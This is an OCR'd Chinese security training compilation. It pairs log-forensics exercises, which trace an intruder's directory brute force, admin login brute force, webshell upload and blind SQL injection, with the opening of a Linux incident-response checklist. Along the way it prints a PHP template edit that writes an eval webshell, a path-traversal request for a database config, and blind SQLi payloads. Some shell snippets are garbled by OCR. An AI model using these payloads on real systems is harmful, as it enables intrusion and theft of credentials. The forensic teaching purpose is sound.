2、大黑阔是如何找到网站后台的?


3、大黑阔如何进入后台?

4、大黑阔修改了什么文件来写一句话?

5、大黑阔通过一句话后门做了什么?

开始做，下载日志分析【access.log】【error.log】

可以看到是两个黑嫲嫲的日志，看起来不太方便，我们可以使用工具【apache log viewer】看。




世界就变成彩色的了，还有过滤功能，很方便。

找到大黑阔的 IP 地址

因为一般来说，如果不能一下子找到后台的话，就需要用一些目录爆破工具，而爆破的过程中，因为请求了很多不存在的目录，就会出现很多 404 状态的日志。


我们可以看一下报错状态的记录，点击【status】，就能发现了有几个 IP 的请求出现了 404。




再往下拉，可以发现很明显的带有 payload 的恶意请求，它们都来自 IP【219.239.105.18】，说明这个 IP 地址就是大黑阔的地址。

大黑阔是如何找到网站后台的？


复制这个 IP 地址。



放到过滤器里，使用包括【include】的方式，然后应用该过滤【Apply Filter】



过滤出来的数据，点击【Date】按递增时间排序，就可以看到第一条记录是【2016/8/9 2:54:12】，即是大黑阔第一次访问时间。



往下看，可以看到出现大量 404 的访问记录，说明是在爆目录。


IP Address	Date	Request	Status	Size	Country
219.239.105.18	2016/8/9 3:10:37	QLGQKY / HTTP/1.1	200	17588	China
219.239.105.18	2016/8/9 3:12:33	GET / HTTP/1.1	200	17588	China
219.239.105.18	2016/8/9 3:12:35	OPTIONS / HTTP/1.1	200	17588	China
219.239.105.18	2016/8/9 3:12:57	GET /this_server/all_settings.shtml HTTP/1.1	404	311	China
219.239.105.18	2016/8/9 3:12:57	GET /login.php HTTP/1.1	404	290	China
219.239.105.18	2016/8/9 3:12:58	GET /start.js HTTP/1.1	404	289	China
219.239.105.18	2016/8/9 3:12:58	GET /authenticate/login HTTP/1.1	404	299	China
219.239.105.18	2016/8/9 3:13:01	GET /ddem/ HTTP/1.1	404	286	China
219.239.105.18	2016/8/9 3:13:02	GET /login HTTP/1.1	404	286	China
219.239.105.18	2016/8/9 3:13:02	GET /tmui/ HTTP/1.1	404	286	China
219.239.105.18	2016/8/9 3:13:03	GET /scgi-bin/platform.cgi HTTP/1.1	404	302	China
219.239.105.18	2016/8/9 3:13:03	GET /netmri/config/userAdmin/login.tdf HTTP/1.1	404	314	China
219.239.105.18	2016/8/9 3:13:04	GET /en/main.js HTTP/1.1	404	291	China
219.239.105.18	2016/8/9 3:13:04	GET /admin/login.do HTTP/1.1	404	[illegible]	China
219.239.105.18	2016/8/9 3:13:05	GET /dms2/Login.jsp HTTP/1.1	404	295	China
219.239.105.18	2016/8/9 3:13:05	GET /mgmt/login?dest=%2Fmgmt%2Fgui%3Fp%3Dhome&reason...	404	291	China

到了【2016/8/9 22:17:02】之后明显没有 404 访问记录，说明已经停止了爆目录，并且可以看到大黑阔开始访问后台了。

219.239.105.18	2016/8/9 21:26:45	GET /cgi-bin/whois.cgi HTTP/1.1	404	298	China
219.239.105.18	2016/8/9 21:26:45	GET /cgi-bin-sdb/printenv HTTP/1.1	404	301	China
219.239.105.18	2016/8/9 21:26:45	GET /cgi-bin/wa.exe HTTP/1.1	404	295	China
219.239.105.18	2016/8/9 21:26:45	GET /cgi-bin/wa HTTP/1.1	404	291	China
219.239.105.18	2016/8/9 21:26:45	GET /cgi-bin/wa.cgi HTTP/1.1	404	295	China
219.239.105.18	2016/8/9 22:17:02	GET /admin.php HTTP/1.1	302	0	China
219.239.105.18	2016/8/9 22:17:03	GET /index.php?m=admin HTTP/1.1	200	1171	China
219.239.105.18	2016/8/9 22:17:05	GET /statics/js/jquery.min.js HTTP/1.1	304	0	China
219.239.105.18	2016/8/9 22:17:05	GET /statics/js/admin_common.js HTTP/1.1	304	0	China
219.239.105.18	2016/8/9 22:17:06	GET /favicon.ico HTTP/1.1	304	0	China
219.239.105.18	2016/8/9 22:17:06	GET /statics/images/msg_img/msg.png HTTP/1.1	304	0	China
219.239.105.18	2016/8/9 22:17:06	GET /statics/images/msg_img/msg_bg.png HTTP/1.1	304	0	China
219.239.105.18	2016/8/9 22:17:07	GET /index.php?m=admin&c=index&a=login&pc_hash= HTTP/1.1	200	1588	China
219.239.105.18	2016/8/9 22:17:08	GET /index.php?m=admin&c=index&a=login&pc_hash= HTTP/1.1	200	1588	China
219.239.105.18	2016/8/9 22:17:09	GET /statics/images/admin_img/login_dl_btn.jpg HTTP/1.1	304	[illegible]	China
219.239.105.18	2016/8/9 22:17:09	GET /statics/images/admin_img/ipt_bg.jpg HTTP/1.1	304	0	China
219.239.105.18	2016/8/9 22:17:09	GET /statics/images/admin_img/login_bg.jpg HTTP/1.1	304	0	China

大黑阔如何进入后台？

从【2016/8/9 22:37:30】开始可以看到大量的 POST 请求，几秒之内就有多个请求，说明这是在进行爆破。



而在【2016/8/9 23:02:28】从【http://192.168.0.104/phpcms/index.php?m=admin&c=index&a=public_current_pos&menuid=10】这一条开始，请求的内容都是后台界面才有的，可见大黑阔成功爆破出密码并登录后台。

大黑阔修改了什么文件来写一句话?

我们可以看到最后这一句

GET
/index.php?%20%20m=search&c=index&a=public_get_suggest_keyword&url=asdf&q=../../phpsso_server/caches/configs/database.php HTTP/1.1

通过搜索相关资料

http://blog.csdn.net/god_7z1/article/details/7816389

可以知道该漏洞的利用方法如下:

登录后台后我们找到界面-》模版风格-》选择默认模版点击详情列表

然后点击里面的search目录下面的index.html右侧的编辑

修改其模版为:

```
<?php $shell = '<?php @eval($_POST[cmd]);?>';file_put_contents('shell.php',$shell);?>
```

提交保存


然后访问:localhost/index.php?m=search

会在根目录生成一个shell.php的一句话

这一部分即是大黑阔在修改的时候发起的请求:

大黑阔通过一句话后门做了什么？

可以看到读取了数据库的帐号密码和系统的帐号密码。



Lesson3 通过 SQL 注入日志分析

客户的网站又被大黑阔入侵了，而且还是 sql 注入的形式，你现在需要做的是


1、大黑阔使用的方法属于 sql 注入中的什么方法?

2、大黑阔从什么时候开始用脚本跑数据的?

3、大黑阔的 payload 格式是怎样的，解译一下。

4、大黑阔拿到了什么数据？数据内容是什么?

下载日志文件之后，发现是都是类似的请求



IP Address	Date	Request	Status
192.168.56.1	2017/9/2 12:16:23	GET / HTTP/1.1	200
192.168.56.1	2017/9/2 12:16:32	GET /?id=1 HTTP/1.1	200
192.168.56.1	2017/9/2 12:16:36	GET /?id=1%27%20and%20ascii(substr((select%20database()),1,1))%3E104%23 HTTP/1.1	200
192.168.56.1	2017/9/2 12:16:41	GET /?id=1%27 HTTP/1.1	200
192.168.56.1	2017/9/2 12:16:47	GET /?id=1%27%20and%201=1 HTTP/1.1	200
192.168.56.1	2017/9/2 12:16:56	GET /?id=1%27%20and%20%271%27=%271 HTTP/1.1	200
192.168.56.1	2017/9/2 12:17:08	GET /?id=1%27%20and%201=1%23 HTTP/1.1	200
192.168.56.1	2017/9/2 12:17:43	GET /?id=1%27%20and%20ascii(substr((select%20database()),1,1))%3E100%23 HTTP/1.1	200
192.168.56.1	2017/9/2 12:18:21	GET /?id=1%27%20and%20ascii(substr((select%20database()),1,1))%3E110%23 HTTP/1.1	200
192.168.56.1	2017/9/2 12:18:24	GET /?id=1%27%20and%20ascii(substr((select%20database()),1,1))%3E115%23 HTTP/1.1	200
192.168.56.1	2017/9/2 12:18:27	GET /?id=1%27%20and%20ascii(substr((select%20database()),1,1))%3E114%23 HTTP/1.1	200
192.168.56.1	2017/9/2 12:19:24	GET /?id=1%27%20and%20ascii(substr((select%20database()),1,1))%3E114%23 HTTP/1.1	200
192.168.56.1	2017/9/2 12:19:28	GET /?id=1%27%20and%20ascii(substr((select%20database()),1,1))=114%23 HTTP/1.1	200
192.168.56.1	2017/9/2 12:19:29	GET /favicon.ico HTTP/1.1	404

大黑阔使用的方法属于 sql 注入中的什么方法?


GET /?id=1%27%20and%20ascii(substr((select%20database()),1,1))%3E104%23 HTTP/1.1

很明显是通过盲注的形式跑数据的。使用盲注的脚本可以参考：

https://github.com/yuesecurity/sqli-exploit/blob/master/sqliblind/sqlibaseblind.py

大黑阔从什么时候开始用脚本跑数据的?

从【2017/9/2 12:20:42】开始短时间内发起大量请求。



大黑阔的 payload 格式是怎样的，解译一下。

payload 为

/?id=1%27%20and%20ascii(substr((select%20database()),1,1))=114%23

其中读取 database()，然后 substr 选择。

mysql中的substr()函数

mysql中的substr()函数和hibernate的substr()参数都一样，就是含义有所不同。

用法：

substr(string string,num start,num length);

string为字符串；

start为起始位置；

length为长度。


区别：

mysql中的start是从1开始的，而hibernate中的start是从0开始的。 信安之路

选择出来的数据用 ascii 编码，与后面的数字 114 比较。

大黑阔拿到了什么数据？数据内容是什么？


拿到 database() 和 user()。



仔细观察，可以发现是后面的 1 去比较这个 database() 的 1 到 15 位。然后再用 2 去比较 1 到 15 位。

而判断是否匹配的方法是看返回的包的大小：

【654】包的数量比【665】的多很多，【665】的包是盲注匹配成功时候返回的包。




Request	Status	Size	Country
GET /?id=1%27%20and%20ascii(substr((select%20database()),3,1))=99%23 HTTP/1.1	200	665	N/A
GET /?id=1%27%20and%20ascii(substr((select%20user()),18,1))=108%23 HTTP/1.1	200	665	N/A
GET /?id=1%27%20and%20ascii(substr((select%20database()),8,1))=121%23 HTTP/1.1	200	665	N/A
GET /?id=1%27%20and%20ascii(substr((select%20user()),1,1))=102%23 HTTP/1.1	200	665	N/A
GET /?id=1%27%20and%20ascii(substr((select%20database()),2,1))=101%23 HTTP/1.1	200	665	N/A
GET /?id=1%27%20and%20ascii(substr((select%20user()),8,1))=102%23 HTTP/1.1	200	665	N/A
GET /?id=1%27%20and%20ascii(substr((select%20database()),1,1))%3E114%23 HTTP/1.1	200	665	N/A
GET /?id=1%27%20and%20ascii(substr((select%20user()),19,1))=63%23 HTTP/1.1	200	654	N/A
GET /?id=1%27%20and%20ascii(substr((select%20user()),18,1))=63%23 HTTP/1.1	200	654	N/A
GET /?id=1%27%20and%20ascii(substr((select%20user()),20,1))=63%23 HTTP/1.1	200	654	N/A
GET /?id=1%27%20and%20ascii(substr((select%20user()),11,1))=63%23 HTTP/1.1	200	654	N/A
GET /?id=1%27%20and%20ascii(substr((select%20user()),12,1))=61%23 HTTP/1.1	200	654	N/A
GET /?id=1%27%20and%20ascii(substr((select%20user()),1,1))=64%23 HTTP/1.1	200	654	N/A
GET /?id=1%27%20and%20ascii(substr((select%20user()),14,1))=63%23 HTTP/1.1	200	654	N/A
GET /?id=1%27%20and%20ascii(substr((select%20user()),13,1))=63%23 HTTP/1.1	200	654	N/A
GET /?id=1%27%20and%20ascii(substr((select%20user()),12,1))=63%23 HTTP/1.1	200	654	N/A

于是把【665】的包里的数值一个个写到表格里，用 http://evilcos.me/lab/xssor/ 转成对应的字符。当然我比较懒，这里没有填完。

	database()			user()	
1			1		
2			2		
3			3		
4			4		
5	114	r	5		
6			6		
7			7	115	s
8			8		
9			9		
10			10		
11			11		
12			12		
13			13		
14			14		
15			15	104	h
16			16		
17			17		
18			18		
19			19	111	o
20			20		

还是用脚本跑一下比较爽：



可以看到 database 是【security】，user 是【flag0isfjisas8hh@loc】。

Linux 应急响应流程及实战演练

原创： Bypass 信安之路 2018-10-12

当企业发生黑客入侵、系统崩溃或其它影响业务正常运行的安全事件时，急需第一时间进行处理，使企业的网络信息系统在最短时间内恢复正常工作，进一步查找入侵来源，还原入侵事故过程，同时给出解决方案与防范措施，为企业挽回或减少经济损失。

针对常见的攻击事件，结合工作中应急响应事件分析和解决的方法，总结了一些 Linux 服务器入侵排查的思路。

0x01 入侵排查思路

一、账号安全

基本使用：

1、用户信息文件 /etc/passwd

root:x\:0:0:root:/root:/bin/bash

account:password:UID:GID:GECOS:directory:shell

用户名：密码：用户 ID：组 ID：用户说明：家目录：登陆之后 shell

注意：无密码只允许本机登陆，远程不允许登陆

2、影子文件 /etc/shadow

root:6oGs1PqhL2p3ZetrE$X7o7bzoouHQVSEmSgsYN5UD4.kMHx6qgbTqwNVC5oO
AouXvcjQSt.Ft7ql1WpkopY0UV9ajBwUt1DpYxTCVvl/:16809:0:99999:7:::

用户名：加密密码：密码最后一次修改日期：两次密码的修改时间间隔：密码有效期：密码修改到期到的警告天数：密码过期之后的宽限天数：账号失效时间：保留

3、几个常用命令：

who 查看当前登录用户（tty 本地登陆 pts 远程登录）

w 查看系统信息，想知道某一时刻用户的行为

uptime 查看登陆多久、多少用户，负载

入侵排查：

1、查询特权用户特权用户(uid 为 0)

```
[root@localhost ~]# awk -F: '$3==0{print $1}' /etc/passwd
```

2、查询可以远程登录的帐号信息

```
[root@localhost ~]# awk '/$1|$6/{print $1}' /etc/shadow
```

3、除 root 帐号外，其他帐号是否存在 sudo 权限。如非管理需要，普通帐号应删除 sudo 权限

```
[root@localhost ~]# more /etc/sudoers | grep -v "^#|^$" | grep "ALL=(ALL)"
```

4、禁用或删除多余及可疑的帐号

usermod -L user 禁用帐号，帐号无法登录，/etc/shadow 第二栏为！开头

userdel user 删除 user 用户

userdel -r user 将删除 user 用户，并且将/home 目录下的 user 目录一并删除

二、历史命令

基本使用：

通过 .bash_history 查看帐号执行过的系统命令

1、root 的历史命令

```
histroy
```

2、打开 /home 各帐号目录下的 .bash_history，查看普通帐号的历史命令

为历史的命令增加登录的 IP 地址、执行命令时间等信息：

1）保存 1 万条命令

```
sed -i 's/^HISTSIZE=1000/HISTSIZE=10000/g' /etc/profile
```

2）在 /etc/profile 的文件尾部添加如下行数配置信息：

```
######jiagu history xianshi#########
    USER_IP=who-uam i 2>/dev/null | awk'{print $NF}'| sed-e's/[()]//g'
    if[ "$USER_IP"=""]
    then
    USER_IP=hostname
    fi
    export HISTTIMEFORMAT="%F %T $USER_IPwhoami "
    shopt -s histappend
    export PROMPT_COMMAND="history -a"
    ######### jiagu history xianshi ##########
```

3）source /etc/profile 让配置生效

生成效果：

```
1  2018-07-10 19:45:39 192.168.204.1 root source /etc/profile
```

3、历史操作命令的清除：history -c

但此命令并不会清除保存在文件中的记录，因此需要手动删除 .bash_profile 文件中的记录。

入侵排查：

进入用户目录下：

```
cat .bash_history >> history.txt
```

三、端口

使用 netstat 网络连接命令，分析可疑端口、IP、PID

```
netstat -antlp|more
```

查看下 pid 所对应的进程文件路径，

运行 ls -l /proc/$PID/exe 或 file /proc/$PID/exe（$PID 为对应的 pid 号）

四、进程

使用 ps 命令，分析进程

```
ps aux | grep pid
```

五、开机启动项

基本使用：

系统运行级别示意图：

运行级别	含义
0	关机
1	单用户模式，可以想象为windows的安全模式，主要用于系统修复
2	不完全的命令行模式，不含NFS服务
3	完全的命令行模式，就是标准字符界面
4	系统保留
5	图形模式
6	重启动

查看运行级别命令

```
runlevel
```

系统默认允许级别

```
vi  /etc/inittab
```

id=3：initdefault 系统开机后直接进入哪个运行级别

开机启动配置文件

```
/etc/rc.local
```

```
/etc/rc.d/rc[0~6].d
```

例子:当我们需要开机启动自己的脚本时，只需要将可执行脚本丢在 /etc/init.d 目录下，然后在 /etc/rc.d/rc*.d 中建立软链接即可

```
root@localhost ~]# ln -s /etc/init.d/sshd /etc/rc.d/rc3.d/S100ssh
```

此处 sshd 是具体服务的脚本文件，S100ssh 是其软链接，S 开头代表加载时自启动；如果是 K 开头的脚本文件，代表运行级别加载时需要关闭的。

入侵排查：

启动项文件：

more /etc/rc.local

/etc/rc.d/rc[0~6].d

ls -l /etc/rc.d/rc3.d/

六、定时任务

基本使用

1、利用 crontab 创建计划任务

crontab -l 列出某个用户 cron 服务的详细内容

Tips：默认编写的 crontab 文件会保存在（/var/spool/cron/用户名 例如：/var/spool/cron/root）

crontab -r 删除每个用户 cront 任务(谨慎：删除所有的计划任务)

crontab -e 使用编辑器编辑当前的 crontab 文件

如：*/1 * * * * echo "hello world" >> /tmp/test.txt 每分钟写入文件

2、利用 anacron 实现异步定时任务调度

每天运行 /home/backup.sh 脚本：

vi /etc/anacrontab

@daily 10 example.daily /bin/bash /home/backup.sh

当机器在 backup.sh 期望被运行时是关机的，anacron 会在机器开机十分钟之后运行它，而不用再等待 7 天。

入侵排查

重点关注以下目录中是否存在恶意脚本

/var/spool/cron/*

/etc/crontab

/etc/cron.d/*

/etc/cron.daily/*

/etc/cron.hourly/*

/etc/cron.monthly/*

/etc/cron.weekly/

/etc/anacrontab

/var/spool/anacron/*

小技巧：

more /etc/cron.daily/* 查看目录下所有文件

七、服务

服务自启动

第一种修改方法：

chkconfig [--level 级][务][on|off]

chkconfig –level 2345 httpd on 动

chkconfig httpd on 认 level 2345

第二种修改方法：

/etc/re.d/rc.local

/etc/init.d/httpd start

第三种修改方法：

使用 ntsysv 命令管理自启动，可以管理独立服务和 xinetd 服务。

入侵排查

1、查询已安装的服务：

RPM 包安装的服务:

chkconfig --list 查 务 动 态 RPM 务

ps aux | grep crond 查 务

系统在 3 与 5 级别下的启动项

中文环境

chkconfig --list | grep "3: |5: "

英文环境

